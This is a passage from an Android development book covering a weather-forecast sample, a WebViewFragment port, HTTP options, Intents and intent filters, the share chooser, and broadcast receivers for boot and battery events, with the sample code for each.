  DocumentBuilder builder=
```

```
      DocumentBuilderFactory.newInstance().newDocumentBuilder();
  Document doc=builder.parse(new InputSource(new StringReader(raw)));
  NodeList times=doc.getElementsByTagName("start-valid-time");

  for (int i=0; i < times.getLength(); i++) {
    Element time=(Element)times.item(i);
    Forecast forecast=new Forecast();

    forecasts.add(forecast);
    forecast.setTime(time.getFirstChild().getNodeValue());
  }

  NodeList temps=doc.getElementsByTagName("value");

  for (int i=0; i < temps.getLength(); i++) {
    Element temp=(Element)temps.item(i);
    Forecast forecast=forecasts.get(i);

    forecast.setTemp(new Integer(temp.getFirstChild().getNodeValue()));
  }

  NodeList icons=doc.getElementsByTagName("icon-link");

  for (int i=0; i < icons.getLength(); i++) {
    Element icon=(Element)icons.item(i);
    Forecast forecast=forecasts.get(i);

    forecast.setIcon(icon.getFirstChild().getNodeValue());
  }

  return(forecasts);
}
```

(using SAX might be faster in this case — the proof of this is left as an exercise to the reader)

That XML is converted into a series of `Forecast` objects, representing the triple of time, projected temperature, and a code identifying the projected weather. That code maps to a series of icons up on the NWS Web site.

The `generatePage()` method takes those `Forecast` objects and generates a trivial HTML page with a table containing the results.

Back in our `FetchForecastTask`, `onPostExecute()` loads that HTML into a `WebView` via `loadDataWithBaseURL()`. The `WebView` comes from our parent class, `WebViewFragment`, a port of the native `WebViewFragment` from Android that works on Android 2.x and ActionBarSherlock, as the native `WebViewFragment` only exists on API Level 11 and higher:

```
import android.os.Build;
import android.os.Bundle;
import android.view.LayoutInflater;
import android.view.View;
import android.view.ViewGroup;
import android.webkit.WebView;
import com.actionbarsherlock.app.SherlockFragment;

/**
 * A fragment that displays a WebView.
 * <p>
 * The WebView is automatically paused or resumed when the
 * Fragment is paused or resumed.
 */
public class WebViewFragment extends SherlockFragment {
  private WebView mWebView;
  private boolean mIsWebViewAvailable;

  public WebViewFragment() {
  }

  /**
   * Called to instantiate the view. Creates and returns the
   * WebView.
   */
  @Override
  public View onCreateView(LayoutInflater inflater,
                           ViewGroup container,
                           Bundle savedInstanceState) {
    if (mWebView != null) {
      mWebView.destroy();
    }

    mWebView=new WebView(getActivity());
    mIsWebViewAvailable=true;
    return mWebView;
  }

  /**
   * Called when the fragment is visible to the user and
   * actively running. Resumes the WebView.
   */
  @TargetApi(11)
  @Override
  public void onPause() {
    super.onPause();

    if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.HONEYCOMB) {
      mWebView.onPause();
    }
  }

  /**
   * Called when the fragment is no longer resumed. Pauses
```

```
   * the WebView.
   */
  @TargetApi(11)
  @Override
  public void onResume() {
    if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.HONEYCOMB) {
      mWebView.onResume();
    }

    super.onResume();
  }

  /**
   * Called when the WebView has been detached from the
   * fragment. The WebView is no longer available after this
   * time.
   */
  @Override
  public void onDestroyView() {
    mIsWebViewAvailable=false;
    super.onDestroyView();
  }

  /**
   * Called when the fragment is no longer in use. Destroys
   * the internal state of the WebView.
   */
  @Override
  public void onDestroy() {
    if (mWebView != null) {
      mWebView.destroy();
      mWebView=null;
    }
    super.onDestroy();
  }

  /**
   * Gets the WebView.
   */
  public WebView getWebView() {
    return mIsWebViewAvailable ? mWebView : null;
  }
}
```

If we encountered an `Exception`, though, `onPostExecute()` logs the stack trace to LogCat, plus displays a `Toast` to let the user know of our difficulty.

## Running the Sample

When you run the sample, initially it will appear as though the forecast is heavy fog, or perhaps a blizzard:


*Figure 165: The Weather Demo, As Initially Launched*

That is because Android is waiting on a GPS fix. If you are running on an actual piece of Android hardware with an enabled GPS receiver (and you live within the area covered by the US National Weather Service's REST API), you should get a forecast shortly.

If you are testing on an emulator, you can fake a GPS fix via DDMS. In Eclipse, go to the DDMS perspective, click on your emulator in the Devices tool, then click on the Emulator Control tool and scroll down to the Location Controls:





*Figure 166: The DDMS Perspective, with Location Controls*

Here, you can fill in a longitude and latitude (pay attention to the order!), then click "Send". The fields are filled in by default with the location of the Google headquarters in Mountain View, CA, so simply clicking "Send" will bring up the weather forecast for the Googleplex:


*Figure 167: The Weather Demo, With Actual Weather*

## What Android Brings to the Table

Google has augmented `HttpUrlConnection` to do more stuff to help developers. Notably:

- It automatically uses GZip compression on requests, adding the appropriate HTTP header and automatically decompressing any compressed responses (added in Android 2.3)
- It uses Server Name Indication to help work with several HTTPS hosts sharing a single IP address
- API Level 13 (Android 4.0) added an `HttpResponseCache` implementation of the `java.net.ResponseCache` base class, that can be installed to offer transparent caching of your HTTP requests.

## Testing with StrictMode

`StrictMode`, mentioned in the chapter on files, can also report on performing network I/O on the main application thread. More importantly, on Android 4.0 and

higher, the emulator will, by default, crash your app if you try to perform network I/O on the main application thread.

Hence, it is generally a good idea to test your app, either using `StrictMode` yourself or using a suitable emulator, to make sure that you are not performing network I/O on the main application thread.

### What About HttpClient?

Android also contains a mostly-complete copy of version 4.0.2beta of the Apache HttpClient library. Many developers use this, as they prefer the richer API offered by this library over the somewhat more clunky approach used by `java.net`. And, truth be told, this was the more stable option prior to Android 2.3.

There are a few reasons why this is no longer recommended, for Android 2.3 and beyond:

- The core Android team is better able to add capabilities to the `java.net` implementation while maintaining backwards compatibility, because its API is more narrow.
- The problems previously experienced on Android with the `java.net` implementation have largely been fixed.
- The Apache HttpClient project continuously evolves its API. This means that Android will continue to fall further and further behind the latest-and-greatest from Apache, as Android insists on maintaining the best possible backwards compatibility and therefore cannot take on newer-but-different HttpClient versions.

That being said, you are welcome to use HttpClient if you are not concerned about these limitations.

## HTTP via DownloadManager

If your objective is to download some large file, you may be better served by using the `DownloadManager` added to Android 2.3, as it handles a lot of low-level complexities for you. For example, if you start a download on WiFi, and the user leaves the building and the device fails over to some form of mobile data, you need to reconnect to the server and either start the download again or use some content negotiation to pick up from where you left off. `DownloadManager` handles that.

However, `DownloadManager` is dependent upon some broadcast `Intent` objects, a technique we have not discussed yet, so we will delay covering `DownloadManager` until the next chapter.

## Using Third-Party JARs

To some extent, the best answer is to not write the code yourself, but rather use some existing JAR that handles both the Internet I/O and any required data parsing. This is commonplace when accessing public Web services — either because the firm behind the Web service has released a JAR, or because somebody in the community has released a JAR for that Web service.

Examples include:

- Using JTwitter to access Twitter's API
- Using Amazon's JAR to access various AWS APIs, including S3, SimpleDB, and SQS
- Using the Dropbox SDK for accessing DropBox folders and files

However, beyond the classic potential JAR problems, you may encounter another when it comes to using JARs for accessing Internet services: versioning. For example:

- JTwitter bundles the `org.json` classes in its JAR, which will be superseded by Android's own copy, and if the JTwitter version of the classes have a different API, JTwitter could crash.
- Libraries dependent upon HttpClient might be dependent upon a version with a different API (e.g., 4.1.1) than is in Android (4.0.2 beta).

Try to find JARs that have been tested on Android and are clearly supported as such by their author. Lacking that, try to find JARs that are open source, so you can tweak their implementation if needed to add Android support.

# Intents, Intent Filters, Broadcasts, and Broadcast Receivers

We have seen `Intent` objects briefly, in our discussion of having multiple activities in our application. However, we really did not dive into too much of the details about those `Intent` objects, and they can be used in other ways besides starting up an activity. In this chapter, we will examine `Intent` and their filters, plus another channel of the `Intent` message bus: the broadcast `Intent`.

## What's Your Intent?

When Sir Tim Berners-Lee cooked up the Hypertext Transfer Protocol — HTTP – he set up a system of verbs plus addresses in the form of URLs. The address indicated a resource, such as a Web page, graphic, or server-side program. The verb indicated what should be done: GET to retrieve it, POST to send form data to it for processing, etc.

An `Intent` is similar, in that it represents an action plus context. There are more actions and more components to the context with `Intent` than there are with HTTP verbs and resources, but the concept is still the same.

Just as a Web browser knows how to process a verb+URL pair, Android knows how to find activities or other application logic that will handle a given `Intent`.

### Pieces of Intents

The two most important pieces of an `Intent` are the action and what Android refers to as the "data". These are almost exactly analogous to HTTP verbs and URLs — the action is the verb, and the "data" is a `Uri`, such as `http://commonsware.com`

representing an HTTP URL to some balding guy's Web site. Actions are constants, such as `ACTION_VIEW` (to bring up a viewer for the resource) or `ACTION_EDIT` (to edit the resource).

If you were to create an `Intent` combining `ACTION_VIEW` with a content `Uri` of `http://commonsware.com`, and pass that `Intent` to Android via `startActivity()`, Android would know to find and open an activity capable of viewing that resource.

There are other criteria you can place inside an `Intent`, besides the action and "data" `Uri`, such as:

1. Categories. Your "main" activity will be in the `LAUNCHER` category, indicating it should show up on the launcher menu. Other activities will probably be in the `DEFAULT` or `ALTERNATIVE` categories.
2. A MIME type, indicating the type of resource you want to operate on.
3. A component, which is to say, the class of the activity that is supposed to receive this `Intent`.
4. "Extras", which is a `Bundle` of other information you want to pass along to the receiver with the `Intent`, that the recipient might want to take advantage of. What pieces of information a given recipient can use is up to the recipient and (hopefully) is well-documented.

You will find rosters of the standard actions, categories, and extras in the Android SDK documentation for the `Intent` class.

## Intent Routing

As noted above, if you specify the target component in your `Intent`, Android has no doubt where the `Intent` is supposed to be routed to — it will launch the named activity. This might be OK if the target recipient (e.g., the activity to be started) is in your application. It definitely is not recommended for invoking functionality in other applications. Component names, by and large, are considered private to the application and are subject to change. Actions, `Uri` templates, and MIME types are the preferred ways of identifying capabilities you wish third-party code to supply.

If you do not specify the target component, then Android has to figure out what recipients are eligible to receive the `Intent`. For example, Android will take the `Intent` you supply to `startActivity()` and find the activities that might support it. Note the use of the plural "activities", as a broadly-written intent might well resolve to several activities. That is the... ummm... intent (pardon the pun), as you will see later in this chapter. This routing approach is referred to as implicit routing.

Basically, there are three rules, all of which must be true for a given activity to be eligible for a given `Intent`:

- The activity must support the specified action
- The activity must support the stated MIME type (if supplied)
- The activity must support all of the categories named in the `Intent`

The upshot is that you want to make your `Intent` specific enough to find the right recipient, and no more specific than that.

This will become clearer as we work through some examples throughout this chapter.

## Stating Your Intent(ions)

All Android components that wish to be started via an `Intent` must declare `Intent` filters, so Android knows which intents should go to that component. A common approach for this is to add one or more `<intent-filter>` elements to your `AndroidManifest.xml` file, inside the element for the component that should respond to the `Intent`.

For example, all of the sample projects in this book have an `<intent-filter>` on an `<activity>` that looks like this:

```
<intent-filter>
  <action android:name="android.intent.action.MAIN"/>
  <category android:name="android.intent.category.LAUNCHER"/>
</intent-filter>
```

Here, we declare that this activity:

1. Is the main activity for this application
2. It is in the `LAUNCHER` category, meaning it gets an icon in anything that thinks of itself as a "launcher", such as the home screen

You are welcome to have more than one action or more than one category in your `Intent` filters. That indicates that the associated component (e.g., activity) handles multiple different sorts of `Intent` patterns.

# Responding to Implicit Intents

We saw in the chapter on multiple activities how one activity can start another via an explicit `Intent`, identifying the particular activity to be started:

```
startActivity(new Intent(this, OtherActivity.class));
```

In that case, `OtherActivity` does not need an `<intent-filter>` in the manifest. It will automatically respond when somebody explicitly identifies it as the desired activity.

However, what if you want to respond to an implicit `Intent`, one that focuses on an action string and other values? Then you *will* need an `<intent-filter>` in the manifest.

For example, take a look at the `Intents/FauxSender` sample project.

Here, we have an activity, `FauxSender`, set up to respond to an `ACTION_SEND` `Intent`, specifically for content that has the MIME type of `text/plain`:

```
    <activity
      android:name="FauxSender"
      android:label="@string/app_name"
      android:theme="@android:style/Theme.NoDisplay">
      <intent-filter android:label="@string/app_name">
        <action android:name="android.intent.action.SEND"/>

        <data android:mimeType="text/plain"/>

        <category android:name="android.intent.category.DEFAULT"/>
      </intent-filter>
    </activity>
```

The call to `startActivity()` will always add the `DEFAULT` category if no other category is specified, which is why our `<intent-filter>` also filters on that category.

Hence, if somebody on the system calls `startActivity()` on an `ACTION_SEND` `Intent` with a MIME type of `text/plain`, our `FauxSender` activity might get control. We will explain the use of the term "might" in the next section.

The documentation for `ACTION_SEND` indicates that a standard extra on the `Intent` is `EXTRA_TEXT`, representing the text to be sent. There might also be an `EXTRA_SUBJECT`, representing a subject line, if the "send" operation might have such a concept, such as an email client.

FauxSender can retrieve those extras and make use of them:

```
package com.commonsware.android.fsender;

import android.app.Activity;
import android.content.Intent;
import android.os.Bundle;
import android.text.TextUtils;
import android.widget.Toast;

public class FauxSender extends Activity {
  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    String msg=getIntent().getStringExtra(Intent.EXTRA_TEXT);

    if (TextUtils.isEmpty(msg)) {
      msg=getIntent().getStringExtra(Intent.EXTRA_SUBJECT);
    }

    if (TextUtils.isEmpty(msg)) {
      Toast.makeText(this, R.string.no_message_supplied,
                     Toast.LENGTH_LONG).show();
    }
    else {
      Toast.makeText(this, msg, Toast.LENGTH_LONG).show();
    }

    finish();
  }
}
```

Here, we use TextUtils.isEmpty() to detect if an extra is either null or has an empty string as its value. If EXTRA_TEXT is supplied, we show it in a Toast. Otherwise, we use EXTRA_SUBJECT if it is supplied, and if that is also missing, we show a stock message from a string resource.

The activity then immediately calls finish() from onCreate() to get rid of itself. That, coupled with android:theme="@android:style/Theme.NoDisplay" in the <activity> element, means that the activity will have no user interface, beyond the Toast. If run from the launcher, you will still see the launcher behind the Toast:





*Figure 168: FauxSender, Showing EXTRA_TEXT*

# Requesting Implicit Intents

To send something via `ACTION_SEND`, you first set up the `Intent`, containing whatever information you want to send in `EXTRA_TEXT`, such as this code from the `FauxSenderTest` activity:

```
Intent i=new Intent(Intent.ACTION_SEND);

i.setType("text/plain");
i.putExtra(Intent.EXTRA_SUBJECT, R.string.share_subject);
i.putExtra(Intent.EXTRA_TEXT, theMessage);
```

(where `theMessage` is a passed-in parameter to the method containing this code fragment)

If we call `startActivity()` on this `Intent` directly, there are three possible outcomes, described in the following sections.

## Zero Matches

It is possible, though unlikely, that there are no activities at all on the device that will be able to handle this `Intent`. In that case, we crash with an `ActivityNotFoundException`. This is a `RuntimeException`, which is why we do not have to keep wrapping all our `startActivity()` calls in `try/catch` blocks. However, if we might start something that does not exist, we really should catch that exception… or avoid the call in the first place. Detecting up front whether there will be any matches for our activity is a topic that will be discussed later in this book.

## One Match

It is possible that there will be exactly one matching activity. In that case, the activity in question starts up and takes over the foreground. This is what we see with the explicit `Intent`.

## Many Matches, Default Behavior

It is possible that there will be more than one matching activity. In that case, by default, the user will be presented with a so-called “chooser” dialog box:





*Figure 169: A Chooser Dialog*

The user can tap on either of those two items in the list to have that particular activity be the one to process this event. And, if the user checks the "Use by default for this action" checkbox, and we invoke the same basic `Intent` again (same action, same MIME type, same categories, same `Uri` scheme), whatever the user chooses *now* will be used again automatically, bypassing the chooser.

## The Chooser Override

For many `Intent` patterns, the notion of the user choosing a default makes perfect sense. For example, if the user installs another Web browser, until they check that checkbox, every time they go to view a Web page, they will be presented with a chooser, to choose among the installed browsers. This can get annoying quickly.

However, `ACTION_SEND` is one of those cases where the default checkbox is usually inappropriate. Just because the user on Monday chose to send something via Bluetooth and accidentally checked that checkbox does not mean that every day thereafter, they *always* want *every* `ACTION_SEND` to go via Bluetooth, instead of Gmail

or Email or Facebook or Twitter or any other `ACTION_SEND`-capable apps they may have installed.

You can elect to force a chooser to display, regardless of the state of that checkbox. To do this, instead of calling `startActivity()` on the `Intent` directly, you wrap the `Intent` in another `Intent` returned by the `createChooser()` static method on `Intent` itself:

```
void sendIt(String theMessage) {
  Intent i=new Intent(Intent.ACTION_SEND);

  i.setType("text/plain");
  i.putExtra(Intent.EXTRA_SUBJECT, R.string.share_subject);
  i.putExtra(Intent.EXTRA_TEXT, theMessage);

  startActivity(Intent.createChooser(i,
                                     getString(R.string.share_title)));
}
```

The second parameter to `createChooser()` is a message to appear at the top of the dialog box:





*Figure 170: Your Tailored Chooser Dialog*

Notice the lack of the default checkbox — not only must the user make a choice now, but also they cannot make a default choice for the future, either.

# Broadcasts and Receivers

One channel of the `Intent` message bus is used to to start activities. A second channel of the `Intent` message bus is used to send broadcasts. As the name suggests, a broadcast `Intent` is one that — by default – is published to any and all applications on the device that wish to tune in.

## Sending a Simple Broadcast

The simplest way to send a broadcast `Intent` is to create the `Intent` you want, then call `sendBroadcast()`.

That's it.

At that point, Android will scan though everything set up to tune into a broadcast matching your `Intent`, typically filtering just on the action string. Anyone set up to receive this broadcast will, indeed, receive it, using a `BroadcastReceiver`.

## Receiving a Broadcast: In an Activity

To receive such a broadcast in an activity, you will need to do four things.

First, you will need to create an instance of your own subclass of `BroadcastReceiver`. The only method you need to (or should) implement is `onReceive()`, which will be passed the `Intent` that was broadcast, along with a `Context` object that, in this case, you will typically ignore.

Second, you will need to create an instance of an `IntentFilter` object, describing the sorts of broadcasts you want to receive. Most of these filters are set up to watch for a single broadcast `Intent` action, in which case the simple constructor suffices:

```
new IntentFilter(ACTION_CAMERA_BUTTON)
```

Third, you will need to call `registerReceiver()`, typically from `onResume()` of your activity or fragment, supplying your `BroadcastReceiver` and your `IntentFilter`.

Fourth, you will need to call `unregisterReceiver()`, typically from `onPause()` of your activity or fragment, supplying the same `BroadcastReceiver` instance you provided to `registerReceiver()`.

In between the calls to `registerReceiver()` and `unregisterReceiver()`, you will receive any broadcasts matching the `IntentFilter`.

The biggest downside to this approach is that some activity has to register the receiver. Sometimes, you want to receive broadcasts even when there is no activity around. To do that, you will need to use a different technique: registering the receiver in the manifest.

## Receiving a Broadcast: Via the Manifest

You can also tell Android about broadcasts you wish to receive by adding a `<receiver>` element to your manifest, identifying the class that implements your `BroadcastReceiver` (via the `android:name` attribute), plus an `<intent-filter>` that describes the broadcast(s) you wish to receive.

The good news is that this `BroadcastReceiver` will be available for broadcasts occurring at any time. There is no assumption that you have an activity already running that called `registerReceiver()`.

The bad news is that the instance of the `BroadcastReceiver` used by Android to process a broadcast will live for only so long as it takes to execute the `onReceive()` method. At that point, the `BroadcastReceiver` is discarded. Hence, it is not safe for a manifest-registered `BroadcastReceiver` to do anything that needs to run after `onReceive()` itself processes, such as forking a thread.

More bad news: `onReceive()` is called on the main application thread — the same main application thread that handles the UI of all of your activities. And, you are subject to the same limitations as are your activity lifecycle methods and anything else called on the main application thread:

- Any time spent in `onReceive()` will freeze your UI, if you happen to have a foreground activity
- If you spend too long in `onReceive()`, Android will terminate your `BroadcastReceiver` without waiting for `onReceive()` to complete

This makes using a manifest-registered `BroadcastReceiver` a bit tricky. If the work to be done is very quick, just implement it in `onReceive()`. Otherwise, you will

probably need to pair this `BroadcastReceiver` with a component known as an `IntentService`, which we will examine in the next chapter.

# Example System Broadcasts

There are many, many broadcasts sent out by Android itself, which you can tune into if you see fit. Many, but not all, of these are documented on the `Intent` class. The values in the "Constants" table that have "Broadcast Action" leading off their description are action strings used for system broadcasts. There are other such broadcast actions scattered around the SDK, though, so do not assume that they are all documented on `Intent`.

The following sections will examine two of these broadcasts, to see how the `BroadcastReceiver` works in action.

## At Boot Time

A popular request is to have code get control when the device is powered on. This is doable but somewhat dangerous, in that too many on-boot requests slow down the device startup and may make things sluggish for the user.

In order to be notified when the device has completed is system boot process, you will need to request the `RECEIVE_BOOT_COMPLETED` permission. Without this, even if you arrange to receive the boot broadcast `Intent`, it will not be dispatched to your receiver.

As the Android documentation describes it:

> Though holding this permission does not have any security implications, it can have a negative impact on the user experience by increasing the amount of time it takes the system to start and allowing applications to have themselves running without the user being aware of them. As such, you must explicitly declare your use of this facility to make that visible to the user.

We also need to register our `BroadcastReceiver` in the manifest — by the time an activity would call `registerReceiver()`, the boot will have long since occurred.

For example, let us examine the `Intents/OnBoot` sample project.

In our manifest, we request the needed permission and register our `BroadcastReceiver`, along with an activity:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  package="com.commonsware.android.sysevents.boot"
  android:versionCode="1"
  android:versionName="1.0">

  <uses-sdk
    android:minSdkVersion="7"
    android:targetSdkVersion="11"/>

  <supports-screens
    android:largeScreens="false"
    android:normalScreens="true"
    android:smallScreens="false"/>

  <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>

  <application
    android:icon="@drawable/ic_launcher"
    android:label="@string/app_name">
    <receiver android:name=".OnBootReceiver">
      <intent-filter>
        <action android:name="android.intent.action.BOOT_COMPLETED"/>
      </intent-filter>
    </receiver>

    <activity
      android:name="BootstrapActivity"
      android:theme="@android:style/Theme.NoDisplay">
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>

        <category android:name="android.intent.category.LAUNCHER"/>
      </intent-filter>
    </activity>
  </application>

</manifest>
```

The `OnBootCompleted` `BroadcastReceiver` simply logs a message to LogCat:

```
package com.commonsware.android.sysevents.boot;

import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.util.Log;

public class OnBootReceiver extends BroadcastReceiver {
```

```
  @Override
  public void onReceive(Context context, Intent intent) {
    Log.d(getClass().getSimpleName(), "Hi, Mom!");
  }
}
```

To test this on Android 3.0 and earlier, simply install the application and reboot the device — you will see the message appear in LogCat.

However, on Android 3.1 and higher, the user must first manually launch some activity before any manifest-registered `BroadcastReceiver` objects will be used. Hence, if you were to just install the application and reboot the device, nothing would happen. The little `BootstrapActivity` is merely there for the user to launch, so that the `ACTION_BOOT_COMPLETED` `BroadcastReceiver` will start working.

## On Battery State Changes

One theme with system events is to use them to help make your users happier by reducing your impacts on the device while the device is not in a great state. Most applications are impacted by battery life. Dead batteries run no apps. Hence, knowing the battery level may be important for your app.

There is an `ACTION_BATTERY_CHANGED` `Intent` that gets broadcast as the battery status changes, both in terms of charge (e.g., 80% charged) and charging (e.g., the device is now plugged into AC power). You simply need to register to receive this `Intent` when it is broadcast, then take appropriate steps.

One of the limitations of `ACTION_BATTERY_CHANGED` is that you have to use `registerReceiver()` to set up a `BroadcastReceiver` to get this `Intent` when broadcast. You cannot use a manifest-declared receiver. There are separate `ACTION_BATTERY_LOW` and `ACTION_BATTERY_OK` broadcasts that you *can* receive from a manifest-registered receiver, but they are broadcast far less frequently, only when the battery level falls below or rises above some undocumented "low" threshold.

To demonstrate `ACTION_BATTERY_CHANGED`, take a peek at the `Intents/OnBattery` sample project.

In there, you will find a `res/layout/batt.xml` resource containing a `ProgressBar`, a `TextView`, and an `ImageView`, to serve as a battery monitor:

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
  android:orientation="vertical"
```

```
  android:layout_width="match_parent"
  android:layout_height="match_parent"
  >
  <ProgressBar android:id="@+id/bar"
    style="?android:attr/progressBarStyleHorizontal"
    android:layout_width="match_parent"
    android:layout_height="wrap_content" />
  <LinearLayout
    android:orientation="horizontal"
    android:layout_width="match_parent"
    android:layout_height="wrap_content"
    >
    <TextView android:id="@+id/level"
      android:layout_width="0px"
      android:layout_height="wrap_content"
      android:layout_weight="1"
      android:textSize="16pt"
    />
    <ImageView android:id="@+id/status"
      android:layout_width="0px"
      android:layout_height="wrap_content"
      android:layout_weight="1"
    />
  </LinearLayout>
</LinearLayout>
```

This layout is used by a `BatteryFragment`, which registers to receive the `ACTION_BATTERY_CHANGED` `Intent` in `onResume()` and unregisters in `onPause()`:

```
package com.commonsware.android.battmon;

import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.content.IntentFilter;
import android.os.BatteryManager;
import android.os.Bundle;
import android.view.LayoutInflater;
import android.view.View;
import android.view.ViewGroup;
import android.widget.ImageView;
import android.widget.ProgressBar;
import android.widget.TextView;
import com.actionbarsherlock.app.SherlockFragment;

public class BatteryFragment extends SherlockFragment {
  private ProgressBar bar=null;
  private ImageView status=null;
  private TextView level=null;

  @Override
  public View onCreateView(LayoutInflater inflater, ViewGroup parent,
                           Bundle savedInstanceState) {
```

```
  View result=inflater.inflate(R.layout.batt, parent, false);

  bar=(ProgressBar)result.findViewById(R.id.bar);
  status=(ImageView)result.findViewById(R.id.status);
  level=(TextView)result.findViewById(R.id.level);

  return(result);
}

@Override
public void onResume() {
  super.onResume();

  IntentFilter f=new IntentFilter(Intent.ACTION_BATTERY_CHANGED);

  getActivity().registerReceiver(onBattery, f);
}

@Override
public void onPause() {
  getActivity().unregisterReceiver(onBattery);

  super.onPause();
}

BroadcastReceiver onBattery=new BroadcastReceiver() {
  public void onReceive(Context context, Intent intent) {
    int pct=
        100 * intent.getIntExtra(BatteryManager.EXTRA_LEVEL, 1)
            / intent.getIntExtra(BatteryManager.EXTRA_SCALE, 1);

    bar.setProgress(pct);
    level.setText(String.valueOf(pct));

    switch (intent.getIntExtra(BatteryManager.EXTRA_STATUS, -1)) {
      case BatteryManager.BATTERY_STATUS_CHARGING:
        status.setImageResource(R.drawable.charging);
        break;

      case BatteryManager.BATTERY_STATUS_FULL:
        int plugged=
            intent.getIntExtra(BatteryManager.EXTRA_PLUGGED, -1);

        if (plugged == BatteryManager.BATTERY_PLUGGED_AC
            || plugged == BatteryManager.BATTERY_PLUGGED_USB) {
          status.setImageResource(R.drawable.full);
        }
        else {
          status.setImageResource(R.drawable.unplugged);
        }
        break;

      default:
        status.setImageResource(R.drawable.unplugged);
```

```
            break;
        }
    }
  };
}
```

The key to `ACTION_BATTERY_CHANGED` is in the "extras". Many extras are packaged in the `Intent`, to describe the current state of the battery, such as the following constants defined on the `BatteryManager` class:

- `EXTRA_HEALTH`, which should generally be `BATTERY_HEALTH_GOOD`
